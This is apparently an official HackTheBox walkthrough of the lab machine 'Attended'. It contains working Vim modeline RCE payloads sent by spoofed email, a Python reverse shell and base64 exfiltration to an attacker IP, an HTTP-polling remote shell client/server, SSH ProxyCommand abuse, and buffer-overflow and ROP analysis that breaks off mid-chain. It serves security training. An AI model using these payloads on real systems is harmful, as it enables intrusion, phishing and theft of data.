HACKTHEBOX

Attended

5th May 2021 / Document No D21.100.117

Prepared By: polarbearer

Machine Author(s): guly & freshness

Difficulty: Insane

Classification: Official

Synopsis

Attended is an insane difficulty OpenBSD machine that presents a variety of different concepts like phishing, exploiting CVEs, bypassing outbound traffic restrictions, detecting misconfigurations and binary exploitation (with an interesting twist in the way the payload had to be delivered). Foothold is gained by exploiting a Vim modeline vulnerability in a text attachment sent as an email message. This results in remote command execution but since only HTTP outbound traffic is allowed a workaround is featured by using a simple HTTP client/server application. System enumeration leads to a shared directory where `ssh` configuration files can be written to be executed by another user (`freshness`), allowing to run arbitrary commands via the `ProxyCommand` configuration directive. An executable binary vulnerable to a stack-based buffer overflow is then exploited to gain code execution as root (on a different host) by delivering a malicious payload through an SSH private key (the vulnerable program is configured as the `AuthorizedKeysCommand` in the `sshd` configuration).

Skills Required

- Basic OpenBSD knowledge
- Enumeration
- Scripting
- Binary Exploitation and Return-oriented Programming

Skills Learned

- Creating an HTTP-based pseudo-reverse shell
- Finding uncommon gadgets for ROP exploitation
- Knowledge of the OpenSSH private key format

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.221 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV -sC 10.10.10.221
```

```
nmap -p$ports -sV -sC 10.10.10.221

Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-15 07:30 CET
Nmap scan report for 10.10.10.221
Host is up (0.13s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 4f:08:48:10:a2:89:3b:bd:4a:c6:81:03:cb:20:04:f5 (RSA)
|   256 1a:41:82:21:9f:07:9d:cd:61:97:e7:fe:96:3a:8f:b0 (ECDSA)
|_  256 e0:6e:3d:52:ca:5a:7b:4a:11:cb:94:ef:af:49:07:aa (ED25519)
25/tcp open  smtp
| fingerprint-strings:
|   GenericLines, GetRequest:
|     220 proudly setup by guly for attended.htb ESMTP OpenSMTPD
|     5.5.1 Invalid command: Pipelining not supported
|   Hello:
|     220 proudly setup by guly for attended.htb ESMTP OpenSMTPD
|     5.5.1 Invalid command: EHLO requires domain name
|   Help:
|     220 proudly setup by guly for attended.htb ESMTP OpenSMTPD
|     214- This is OpenSMTPD
|     214- To report bugs in the implementation, please contact bugs@openbsd.org
|     214- with full details
|     2.0.0: End of HELP info
|   NULL:
|_    220 proudly setup by guly for attended.htb ESMTP OpenSMTPD
<SNIP>
```

Nmap shows two open ports, corresponding to the OpenSSH (port 22) and OpenSMTPD (port 25) services. The SMTP banner, which is displayed as part of the nmap scripts output, reveals a domain name (`attended.htb`) and a potential username (`guly`).

OpenSMTPD

We need to verify that user account `guly` does indeed exist by his email address `guly@attended.htb`. Since the `VRFY` command is disabled on the OpenSMPTD server, we can verify the account by checking the result of the `RCPT` command, which allows us to distinguish between an existent and nonexistent users. We can run this test manually (by sending the `HELO`, `MAIL FROM` and `RCPT TO` commands) or with an automated tool such as `smtp-user-enum`. The only thing to keep in mind is that, due to the fact that OpenSMTPD tries to strictly adhere to RFC 5321, opening (`<`) and closing (`>`) brackets around user names are required.

```
smtp-user-enum -f '<test@test.htb>' -u '<guly@attended.htb>' -M RCPT -t 10.10.10.221
smtp-user-enum -f '<test@test.htb>' -u '<nonexistent@attended.htb>' -M RCPT -t
10.10.10.221
```

```
smtp-user-enum -f '<test@test.htb>' -u '<guly@attended.htb>' -M RCPT -t 10.10.10.221

Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... RCPT
Worker Processes ......... 5
Target count ............. 1
Username count ........... 1
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Mon Feb 15 08:31:24 2021 #########
10.10.10.221: <guly@attended.htb> exists
######## Scan completed at Mon Feb 15 08:31:25 2021 #########
1 results.
```

```
smtp-user-enum -f '<test@test.htb>' -u '<nonexistent@attended.htb>' -M RCPT -t 10.10.10.221

Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... RCPT
Worker Processes ......... 5
Target count ............. 1
Username count ........... 1
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Mon Feb 15 08:37:43 2021 #########
######## Scan completed at Mon Feb 15 08:37:43 2021 #########
0 results.
```

Having confirmed that user indeed exists, we can now try sending him a message to see if we get any kind of reply. We run a Python smtpd `DebuggingServer` on a separate window or pane:

```
python -m smtpd -n -c DebuggingServer 10.10.14.30:25
```

We use the `mail` command to send an email to `guly@attended.htb` through the listening OpenSMTPD server:

```
echo test | mail -s test -S from=test@test.htb -S mta=smtp://10.10.10.221
guly@attended.htb
```

After a short while, a reply message is sent to our `DebuggingServer`:

```
python -m smtpd -n -c DebuggingServer 10.10.14.30:25

---------- MESSAGE FOLLOWS ----------
b'Received: from attended.htb (attended.htb [192.168.23.2])'
b'\tby attendedgw.htb (Postfix) with ESMTP id A143932C92'
b'\tfor <test@10.10.14.30>; Mon, 15 Feb 2021 08:58:34 +0100 (CET)'
b'Content-Type: multipart/alternative;'
b' boundary="===============6164670992444937337=="'
b'MIME-Version: 1.0'
b'Subject: Re: test'
b'From: guly@attended.htb'
b'X-Peer: 10.10.10.221'
b''
b'--===============6164670992444937337=='
b'Content-Type: text/plain; charset="us-ascii"'
b'MIME-Version: 1.0'
b'Content-Transfer-Encoding: 7bit'
b''
b'hello, thanks for writing.'
b"i'm currently quite busy working on an issue with freshness and dodging any email from everyone but him. i'll
get back in touch as soon as possible."
b''
b''
b'---'
b'guly'
b''
b'OpenBSD user since 1995'
b'Vim power user'
b''
b'/"\\ '
b'\\ /  ASCII Ribbon Campaign'
b' X   against HTML e-mail'
b'/ \\  against proprietary e-mail attachments'
b''
b'--===============6164670992444937337==--'
------------ END MESSAGE ------------
```

This message reveals a few bits of potentially useful information about the user `guly`:

- he is only going to read messages coming from user `freshness`;
- he refers to himself as a "Vim power user";
- he does not like HTML e-mail and proprietary attachments.

According to the first point above, the next logical step is to send another test message by setting the `From` header to `freshness@attended.htb`:

```
echo test | mail -s test -S from=freshness@attended.htb -S mta=smtp://10.10.10.221
guly@attended.htb
```

The following reply is received:

```
---------- MESSAGE FOLLOWS ----------
b'Received: from attended.htb (attended.htb [192.168.23.2])'
b'\tby attendedgw.htb (Postfix) with ESMTP id 148B332CCF'
b'\tfor <freshness@10.10.14.30>; Mon, 15 Feb 2021 10:33:38 +0100 (CET)'
b'Content-Type: multipart/alternative;'
b' boundary="===============6106329949845412481=="'
b'MIME-Version: 1.0'
b'Subject: Re: test'
b'From: guly@attended.htb'
b'X-Peer: 10.10.10.221'
b''
b'--===============6106329949845412481==
b'Content-Type: text/plain; charset="us-ascii"'
b'MIME-Version: 1.0'
b'Content-Transfer-Encoding: 7bit'
b''
b'hi mate, could you please double check your attachment? looks like you forgot to actually attach anything :)'
b''
b'p.s.: i also installed a basic py2 env on gw so you can PoC quickly my new outbound traffic restrictions. i
think it should stop any non RFC compliant connection.'
<SNIP>
```

By reading this message, it seems that user `guly` is expecting some kind of attachment from user `freshness`. Additionally, we now know that a Python 2 environment can be available on the system, and that unspecified outbound traffic restrictions may be in place.

We also know that user `guly` is "against proprietary attachments". Let's see what happens if we attach a PDF file:

```
echo test | mail -s test -S from=freshness@attended.htb -a test.pdf -S
mta=smtp://10.10.10.221 guly@attended.htb
```

```
---------- MESSAGE FOLLOWS ----------
b'Received: from attended.htb (attended.htb [192.168.23.2])'
b'\tby attendedgw.htb (Postfix) with ESMTP id AE59F32CCF'
b'\tfor <freshness@10.10.14.30>; Mon, 15 Feb 2021 10:53:39 +0100 (CET)'
b'Content-Type: multipart/alternative;'
b' boundary="===============2952876741213983906=="'
b'MIME-Version: 1.0'
b'Subject: Re: test'
b'From: guly@attended.htb'
b'X-Peer: 10.10.10.221'
b''
b'--===============2952876741213983906==
b'Content-Type: text/plain; charset="us-ascii"'
b'MIME-Version: 1.0'
b'Content-Transfer-Encoding: 7bit'
b''
b"hi mate, i'm sorry but i can't read your attachment. could you please remember i'm against proprietary e-mail
attachments? :)"
<SNIP>
```

As expected, the attachment is just discarded. Let's try with a plain text file instead:

```
echo a > txt; echo test | mail -s test -S from=freshness@attended.htb -a txt -S
mta=smtp://10.10.10.221 guly@attended.htb
```

```
---------- MESSAGE FOLLOWS ----------
b'Received: from attended.htb (attended.htb [192.168.23.2])'
b'\tby attendedgw.htb (Postfix) with ESMTP id 8043632CCF'
b'\tfor <freshness@10.10.14.30>; Mon, 15 Feb 2021 10:57:40 +0100 (CET)'
b'Content-Type: multipart/alternative;'
b' boundary="===============4388606229729970859=="'
b'MIME-Version: 1.0'
b'Subject: Re: test'
b'From: guly@attended.htb'
b'X-Peer: 10.10.10.221'
b''
b'--===============4388606229729970859=='
b'Content-Type: text/plain; charset="us-ascii"'
b'MIME-Version: 1.0'
b'Content-Transfer-Encoding: 7bit'
b''
b"thanks dude, i'm currently out of the office but will SSH into the box immediately and open your attachment
with vim to verify its syntax."
b'if everything is fine, you will find your config file within a few minutes in the /home/shared folder.'
b'test it ASAP and let me know if you still face that weird issue.'
<SNIP>
```

According to this message, user `guly` is going to open our text attachment with `vim` (which matches his "Vim power user" self-description). Another potentially relevant piece of information is the existence of a `/home/shared` directory that may contain unspecified configuration files.

Foothold

Looking for potential Vim vulnerabilities, we come across CVE-2019-12735, which could allow us to inject arbitrary system commands within modelines on vulnerable `vim` versions (< 8.1.1365). To test for RCE we send the following text file, containing a simple `ping` payload:

```
echo ':!ping -c3 10.10.14.30||" vi:fen:fdm=expr:fde=assert_fails("source\!\
\%"):fdl=0:fdt="' > pingcmd
echo test | mail -s test -S from=freshness@attended.htb -S mta=smtp://10.10.10.221 -a
pingcmd guly@attended.htb
```

We run `tcpdump` to intercept ICMP traffic:

```
tcpdump -nn -i tun0 icmp
```

After a while, a sequence of three ICMP echo requests (ping) is received, which confirms that our payload was successful.

```
tcpdump -nn -i tun0 icmp

tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
12:38:40.614342 IP 10.10.10.221 > 10.10.14.30: ICMP echo request, id 18752, seq 0, length 64
12:38:40.614364 IP 10.10.14.30 > 10.10.10.221: ICMP echo reply, id 18752, seq 0, length 64
12:38:42.665050 IP 10.10.10.221 > 10.10.14.30: ICMP echo request, id 18752, seq 1, length 64
12:38:42.665067 IP 10.10.14.30 > 10.10.10.221: ICMP echo reply, id 18752, seq 1, length 64
12:38:44.543973 IP 10.10.10.221 > 10.10.14.30: ICMP echo request, id 18752, seq 2, length 64
12:38:44.543989 IP 10.10.14.30 > 10.10.10.221: ICMP echo reply, id 18752, seq 2, length 64
```

Unfortunately, common reverse shell payloads seem to be detected and blocked. For example, this is what happens if we try sending a file containing a Python reverse shell:

```
:!python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.
10.14.30",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'||"
vi:fen:fdm=expr:fde=assert_fails("source\!\ \%"):fdl=0:fdt="
```

```
---------- MESSAGE FOLLOWS ----------
b'Received: from attended.htb (attended.htb [192.168.23.2])'
b'\tby attendedgw.htb (Postfix) with ESMTP id 964A632CCF'
b'\tfor <freshness@10.10.14.30>; Mon, 15 Feb 2021 13:04:34 +0100 (CET)'
b'Content-Type: multipart/alternative;'
b' boundary="===============1954849975837188385=="'
b'MIME-Version: 1.0'
b'Subject: Re: test'
b'From: guly@attended.htb'
b'X-Peer: 10.10.10.221'
b''
b'--===============1954849975837188385=='
b'Content-Type: text/plain; charset="us-ascii"'
b'MIME-Version: 1.0'
b'Content-Transfer-Encoding: 7bit'
b''
b"buddy, your attachment looks malicious: i won't open it. come here ASAP so we can check your system to exclude
a possible compromission."
```

Additionally, as noted earlier, we expect the machine to have some outbound traffic restrictions. After some trial and error, we find out that only HTTP outbound traffic is allowed. We can use the native OpenBSD `ftp` tool to trigger a connection from the target machine to an HTTP server under our control (i.e. a Python 3 `http.server`).

```
python -m http.server 80
```

```
echo ':!ftp http://10.10.14.30/test|| " vi:fen:fdm=expr:fde=assert_fails("source\!\
\%"):fdl=0:fdt="' > cmd
echo test | mail -s test -S from=freshness@attended.htb -S mta=smtp://10.10.10.221 -a
cmd guly@attended.htb
```

```
python -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.221 - - [15/Feb/2021 16:00:35] code 404, message File not found
10.10.10.221 - - [15/Feb/2021 16:00:35] "GET /test HTTP/1.0" 404 -
```

Knowing this, we are able execute arbitrary commands, encode their output to base64 (using the standard OpenBSD tool `b64encode`) and exfiltrate it as the URL path of an HTTP request to our web server. For example, we can get the output of the `id` command by sending the following messsage:

```
echo ':!ftp http://10.10.14.30/`id|b64encode -|egrep -v "^begin|^====$"|tr -d "\n"`|| "
vi:fen:fdm=expr:fde=assert_fails("source\!\ \%"):fdl=0:fdt="' > cmd
echo test | mail -s test -S from=freshness@attended.htb -S mta=smtp://10.10.10.221 -a
cmd guly@attended.htb
```

```
python -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.221 - - [15/Feb/2021 16:04:39] code 404, message File not found
10.10.10.221 - - [15/Feb/2021 16:04:39] "GET /dWlkPTEwMDAoZ3VseSkgZ2lkPTEwMDAoZ3VseSkgZ3JvdXBzPTEwMDAoZ3VseSkK
HTTP/1.0" 404 -


echo -n "dWlkPTEwMDAoZ3VseSkgZ2lkPTEwMDAoZ3VseSkgZ3JvdXBzPTEwMDAoZ3VseSkK" | base64 -d
uid=1000(guly) gid=1000(guly) groups=1000(guly)
```

This confirms we achieved RCE in the context of the `guly` user. We could enumerate the system this way by sending one command at a time and waiting for its execution, but it would be a very inefficient and time consuming approach because of the long delays.

As observed earlier though, Python 2 could be already installed on the system (note that this is not by default on OpenBSD systems). To verify this, we send the following payload and decode the resulting output, which confirms our hypothesis:

```
echo ':!ftp http://10.10.14.30/`which python2|b64encode -|egrep -v "^begin|^====$"|tr -d "\n"`|| " vi:fen:fdm=expr:fde=assert_fails("source\!\ \%"):fdl=0:fdt="' > cmd ; echo test | mail -s test -S from=freshness@attended.htb -S mta=smtp://10.10.10.221 -a cmd guly@attended.htb
```

```
python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.221 - - [16/Feb/2021 07:05:41] code 404, message File not found
10.10.10.221 - - [16/Feb/2021 07:05:41] "GET /L3Vzci9sb2NhbC9iaW4vcHl0aG9uMgo= HTTP/1.0" 404 -


echo -n L3Vzci9sb2NhbC9iaW4vcHl0aG9uMgo= | base64 -d
/usr/local/bin/python2
```

Since Python 2 is available on the target system, we can write a simple client/server Python application where the client (that we will plant and execute on the target) polls for commands by periodically sending HTTP request to the server (running on our attacking machine), which then reads commands from standard input and sends them in reply to the client via a custom HTTP header. The client then executes the commands, captures their standard output and error and sends the results back to the server, base64-encoded, through another custom header. This will allow us to obtain a "pseudo-shell" where we can execute commands in a seemingly interactive way.

The following is the server code (`attended_server.py`) that we can run locally:

```
#!/usr/bin/python3
import sys
import threading
import base64
```

```
from http.server import BaseHTTPRequestHandler, HTTPServer

cmd = None
running_cmd = False
last_cmd = False

class RequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        global cmd
        global running_cmd
        global last_cmd
        if self.headers.get('exit'):
            last_cmd = True
        out = self.headers.get('output')
        if out:
            print(base64.b64decode(out).decode(), flush=True)
            running_cmd = False
        self.send_response(200)
        if cmd:
            self.send_header('cmd', cmd)
            cmd = None
        self.end_headers()
        return
    def log_message(self, format, *args):
        return

def run_server(port):
    server = ('', port)
    httpd = HTTPServer(server, RequestHandler)
    httpd.serve_forever()


if __name__ == '__main__':
    port = int(sys.argv[1]) if len(sys.argv) > 1 else 80
    t = threading.Thread(target=run_server, args=(port,), daemon=True).start()
    while not last_cmd:
        if not running_cmd:
            cmd = input("$ ")
            running_cmd = True
```

This is the client script (`attended_client.py`) that we are going to upload and execute on the target:

```
import os
import sys
import base64
import requests
from time import sleep
```

```
if len(sys.argv) < 2:
    sys.exit(1)

port = int(sys.argv[2]) if len(sys.argv) > 2 else 80

url = "http://" + sys.argv[1] + ":" + str(port)
cmd = ""

while cmd != 'exit':
    r = requests.get(url)
    cmd = r.headers.get('cmd')
    if cmd:
        out = os.popen(cmd + " 2>&1").read()
        r = requests.get(url, headers={'output': base64.b64encode(out)})
    sleep(1)

requests.get(url, headers={'exit': 'bye'})
```

In addition to port 80, outbound HTTP connections are also allowed on port 8080 (this can be easily verified). We can therefore run `attended_server` on port 80 and serve the `attended_client` file on port 8080. We run the following commands in three different windows / tabs / panes:

```
./attended_server.py
```

```
python3 -m http.server 8080
```

```
echo ':!ftp http://10.10.14.30:8080/attended_client.py; python2 attended_client.py
10.10.14.30|| " vi:fen:fdm=expr:fde=assert_fails("source\!\ \%"):fdl=0:fdt="' > cmd ;
echo test | mail -s test -S from=freshness@attended.htb -S mta=smtp://10.10.10.221 -a
cmd guly@attended.htb
```

We wait until the file is downloaded:

```
python3 -m http.server 8080

Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.10.221 - - [16/Feb/2021 08:06:47] "GET /attended_client.py HTTP/1.0" 200 -
```

Back to our `attended_server.py` script, we can now run commands pseudo-interactively:

```
./attended_server.py
$ id
uid=1000(guly) gid=1000(guly) groups=1000(guly)

$ ls -la
total 64
drwxr-x---  4 guly  guly    512 Feb 16 08:11 .
drwxr-xr-x  5 root  wheel   512 Jun 26  2019 ..
-rw-r--r--  1 guly  guly     87 Apr 13  2019 .Xdefaults
-rw-r--r--  1 guly  guly    771 Apr 13  2019 .cshrc
-rw-r--r--  1 guly  guly    101 Apr 13  2019 .cvsrc
-rw-r--r--  1 guly  guly    359 Apr 13  2019 .login
-rw-r--r--  1 guly  guly    175 Apr 13  2019 .mailrc
-rw-r--r--  1 guly  guly    215 Apr 13  2019 .profile
drwx------  2 root  wheel   512 Jun 26  2019 .ssh
-rw-------  1 guly  guly      0 Dec 15 17:05 .viminfo
-rw-r-----  1 guly  guly     13 Jun 26  2019 .vimrc
-rw-r--r--  1 guly  guly    419 Feb 16 08:09 attended_client.py
-rwxrwxrwx  1 root  guly   6789 Dec  4 09:07 gchecker.py
-rw-------  1 guly  guly      0 Feb 16 08:09 mbox
drwxr-xr-x  2 guly  guly    512 Jun 26  2019 tmp
```

Lateral Movement

As noted earlier, the `/home/shared` directory is a potential target:

```
[...] you will find your config file within a few minutes in the /home/shared folder.
```

With our current access (as the user `guly`) we can't see what's inside the directory, but we have write permissions on it:

```
$ ls -ld /home/shared
drwxrwx-wx  2 root  freshness  512 Dec 11 22:25 /home/shared
```

Simple enumeration of the user's home directory reveals the existence of a Vim swap file in `/home/guly/tmp`. We know this user uses Vim as the main text editor, so it may be worth worth taking a look.

```
$ find /home/guly
/home/guly
/home/guly/.ssh
find: /home/guly/.ssh: Permission denied
/home/guly/.Xdefaults
/home/guly/.cshrc
/home/guly/.cvsrc
/home/guly/.login
/home/guly/.mailrc
/home/guly/.profile
/home/guly/gchecker.py
/home/guly/.viminfo
/home/guly/mbox
/home/guly/attended_client.py
/home/guly/.vimrc
/home/guly/tmp
/home/guly/tmp/.config.swp
```

```
$ file /home/guly/tmp/.config.swp
/home/guly/tmp/.config.swp: Vim swap file, version 8.1
```

By running `strings` on the swap file we can see the original file name and contents, which appears to be an OpenSSH configuration file for the user `freshness`:

```
$ strings /home/guly/tmp/.config.swp
b0VIM 8.1
guly
attended.htb
~guly/tmp/.ssh/config
U3210
#"!
  ServerAliveInterval 60
  TCPKeepAlive yes
  ControlPersist 4h
  ControlPath /tmp/%r@%h:%p
  ControlMaster auto
  User freshness
Host *
```

From the information we have gathered so far, we can make an educated guess about how the two users (`guly` and `freshness`) may be interacting with each other (remember they are working together on an issue, as we know from the first email reply we received from `guly`):

- `freshness` sends an SSH configuration file to `guly` as a text attachment;
- `guly` opens the file with Vim to check its syntax, and if it looks correct copies it to `/home/shared`;
- `freshness` tests the configuration files by running `ssh` on them.

While we can be quite confident about the first two points, the third is just an assumption on our part. Nevertheless, it is something worth checking as it might grant us arbitrary command execution in the context of the `freshness` user via the ProxyCommand configuration option.

We run a second instance of `attended_server.py` on port 8080:

```
./attended_server.py 8080
```

From our pseudo-shell as `guly` we run the following commands:

```
cp attended_client.py /tmp ; echo -e 'Host *\n  ProxyCommand /usr/local/bin/python2
/tmp/attended_client.py 10.10.14.30 8080' > /home/shared/tryme
```

We send the `id` command to our `attended_server.py` running on port 8080. After few seconds we receive a connection from `freshness` and our command is executed:

```
./attended_server.py 8080
$ id
uid=1001(freshness) gid=1001(freshness) groups=1001(freshness)
```

We can find the user flag in `/home/freshness/user.txt`.

The `.ssh` subdirectory is writable (which wasn't the case for `guly`'s `.ssh` directory), so we can copy our public key to the `authorized_keys` file to maintain access:

```
$ ls -ld .ssh
drwx------  2 freshness  freshness  512 Aug  6  2019 .ssh
```

In case our key is wiped from the `authorized_keys` file, the following one-liner will allow us to quickly regain access as user `freshness` by exploiting the Vim modeline vulnerability to write a configuration file that triggers the copy of our public key to `/home/freshness/.ssh/authorized_keys`:

```
echo ':!'"echo -n $(echo -e "Host *\n  ProxyCommand echo \"`cat ~/.ssh/id_rsa.pub`\" >>
/home/freshness/.ssh/authorized_keys"|base64 -w0)|b64decode -r >
/home/shared/authorizeme||\""' vi:fen:fdm=expr:fde=assert_fails("source\!\
\%"):fdl=0:fdt="' > authorizeme ; echo test | mail -s test -S
from=freshness@attended.htb -S mta=smtp://10.10.10.221 -a authorizeme guly@attended.htb
```

After a few minutes we will be able to SSH to the system as `freshness`:

```
ssh freshness@10.10.10.221
```

Privilege Escalation

The `/home/freshness/authkeys` directory contains a binary file and a text note:

```
attended$ file ~/authkeys/*
/home/freshness/authkeys/authkeys: ELF 64-bit LSB executable, x86-64, version 1
/home/freshness/authkeys/note.txt: ASCII text
```

The `note.txt` file contains what seems to be a TODO-list:

```
attended$ cat ~/authkeys/note.txt
on attended:
[ ] enable authkeys command for sshd
[x] remove source code
[ ] use nobody
on attendedgw:
[x] enable authkeys command for sshd
[x] remove source code
[ ] use nobody
```

The list mentions two hosts: `attended` (the one we are currently on) and `attendedgw`. We can `grep` them from the `/etc/hosts` file:

```
attended$ grep attended /etc/hosts
192.168.23.2    attended.attended.htb attended
192.168.23.1    attendedgw.attended.htb attendedgw
```

According to the note, the `authkeys` command has been enabled on `attendedgw` to be used with `sshd`. While the command has not yet been enabled on `attended`, the `sshd` configuration file (`/etc/ssh/sshd_config`) has been set up so that enabling it only requires uncommenting two lines:

```
attended$ cat /etc/ssh/sshd_config
<SNIP>
#AuthorizedKeysCommand /usr/local/sbin/authkeys %f %h %t %k
#AuthorizedKeysCommandUser root
```

The AuthorizedKeysCommand and AuthorizedKeysCommandUser options allow `sshd` to obtain public keys by running an external program when no matching keys are found in the `authorized_keys` file. The program can accept different arguments and should produce a (possibly empty) sequence of authorized keys on standard output, one per line.

The `AuthorizedKeysCommandUser` specifies the user under whose account the program is run. While the `sshd_config` manual recommends setting a dedicated (unprivileged) user for this task, the commented configuration on `attended` reveals that the program will be run as `root` instead. The "use nobody" step on the TODO list, which we assume to be for setting the `AuthorizedKeysCommandUser` option to `nobody`, is unchecked for both hosts, which implies that the `authkeys` program may be executed with root privileges when someone attempts an SSH login to `attendedgw`.

We copy the `authkeys` binary to a temporary directory and `chmod +x` it in order to make it executable.

```
mkdir /tmp/.test
cp /home/freshness/authkeys/authkeys /tmp/.test
chmod +x /tmp/.test/authkeys
```

According to the `AuthorizedKeysCommand` setting, the program takes the following parameters (in order):

- key fingerprint (`%f`);
- user's home directory (`%h`);
- key type (`%t`);
- base64-encoded key (`%k`).

Indeed, attempting to execute the program with either less or more than four arguments yields a "wrong number of arguments" error:

```
./authkeys 1 2 3
Too bad, Wrong number of arguments!

./authkeys 1 2 3 4 5
Too bad, Wrong number of arguments!
```


Running the program with the correct number of arguments shows that it is not complete.

```
./authkeys 1 2 3 4
Evaluating key...
Sorry, this damn thing is not complete yet. I'll finish asap, promise!
```

We use the jot tool to fuzz the last parameter and discover a potential buffer overflow:

```
for i in `jot 100`; do k=`python2 -c "print 'A'*(16*$i)"`; ./authkeys a b c $k
>/dev/null 2>&1; if [ $? -ne -0 ]; then echo $i; break; fi; done
65

./authkeys a b c `python2 -c "print 'A'*(16*65)"`
Evaluating key...
Segmentation fault (core dumped)
```



If we open the program with the tool `Ghidra`, we see the buffer size is 768 bytes:

```
undefined local_308 [768];
```

The `gdb` debugger is installed on the target system, which allows us to do some quick debugging (we need to encode the key parameter as the program expects base64 data).

```
gdb ./authkeys
```

```
(gdb) r a b c `python2 -c 'print "A"*776+"BBBB\x00\x00\x00\x00"'|b64encode -|egrep -v
'^begin|^====='|tr -d '\n'`
```

We are able to overflow the buffer and set the saved register instuction pointer (RIP) to `BBBB` with an offset of 776 bytes. We set a breakpoint inside the function and run the program again with slightly modified arguments:

```
(gdb) break *0x40036b

Breakpoint 1 at 0x40036b

(gdb) r a b c `python2 -c 'print "A"*768+"BBBBBBBB"+"CCCC\x00\x00\x00\x00"'|b64encode -|egrep -v '^begin|^====='|tr -d '\n'`
```

```
(gdb) break *0x40036b
Breakpoint 1 at 0x40036b

(gdb) r a b c `python2 -c 'print "A"*768+"BBBBBBBB"+"CCCC\x00\x00\x00\x00"'|b64encode -|egrep -v
'^begin|^====='|tr -d '\n'`

The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /tmp/.pb/authkeys a b c `python2 -c 'print "A"*768+"BBBBBBBB"+"CCCC\x00\x00\x00
\x00"'|b64encode -|egrep -v '^begin|^====='|tr -d '\n'`
warning: shared library handler failed to enable breakpoint
Evaluating key...

Breakpoint 1, 0x000000000040036b in ?? ()
```

When the breakpoint is indeed reached, we can view the registers:

```
(gdb) info registers
```

```
(gdb) info registers
rax            0x0      0
rbx            0xffffffffffffffff       -1
rcx            0x0      0
rdx            0x4242424242424242       4774451407313060418
rsi            0x0      0
rdi            0x0      0
rbp            0x7f7ffffdf1f0   0x7f7ffffdf1f0
rsp            0x7f7ffffdf1e8   0x7f7ffffdf1e8
r8             0x7f7ffffdf758   140187732408152
r9             0x7f7ffffdf1f1   140187732406769
r10            0x7f7ffffdeee0   140187732405984
r11            0xd0d0c0000000028        940421091329835048
r12            0x7f7ffffdf340   140187732407104
r13            0x0      0
r14            0x0      0
r15            0x0      0
rip            0x40036b 0x40036b
eflags         0x246    582
cs             0x2b     43
ss             0x23     35
ds             0x23     35
es             0x23     35
fs             0x23     35
gs             0x23     35
```

We can see that RDX was set to `BBBBBBBB`, which corresponds to a 768 byte offset. If we use the `c` command to continue execution, the RIP is set to `cccc` as expected:

```
(gdb) c
```

```
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x0000000043434343 in ?? ()
```

Having identified the vulnerability, we can now search for a way to exploit it.

By running `objdump -s authkeys`, we notice a `syscall` instruction at `4003cf`:

```
4003cf:       0f 05                   syscall
```

We search the binary for gadgets that will allow us to build a ROP chain that culminates in the execution of the `execve` system call, which would grant us arbitrary command execution.

It can be verified by reading the `/usr/include/sys/syscall.h` header file that the OpenBSD `execve` system call number and arguments are the same as the Linux ones (which means we can refer to one of the many Linux system call tables available online):

```
/* syscall: "execve" ret: "int" args: "const char *" "char *const *" "char *const *" */
#define SYS_execve      59
```

To accomplish our goal we need to set four (4) registers:

- **RAX**: 0x3B (59);
- **RDI**: pointer to `cmd` string;
- **RSI**: pointer to `argv` array;
- **RDX**: pointer to `envp` array (we can set this to NULL).

A gadget for setting RDX can be easily found by looking once again at the `objdump -S` output:

```
objdump -S authkeys | grep -A1 "pop.*%rdx"
```

```
objdump -S authkeys | grep -A1 "pop.*%rdx"

  40036a:       5a                      pop    %rdx
  40036b:       c3                      ret
```

No obvious gadgets for RAX can be found by just looking at the disassembled code. We use the ROPgadget tool to look deeper:

```
ROPgadget --binary authkeys
```

This allows us to find two gadgets that we can use to alter the least significant byte of the RAX registry (`AL`) by inverting all the bits (`NOT`) or shifting them to the right (`SHR`):

```
ROPgadget --binary authkeys

Gadgets information
============================================================
<SNIP>
0x0000000000040036d : not al ; adc cl, 0xe8 ; ret
<SNIP>
0x0000000000400370 : shr eax, 1 ; ret
<SNIP>
```

Notice that these correspond to the `f6d0` and `d1e8` opcodes from the `objdump` output below.

```
  40036c:       80 f6 d0                xor    $0xd0,%dh
  40036f:       80 d1 e8                adc    $0xe8,%cl
  400372:       c3                      ret
```

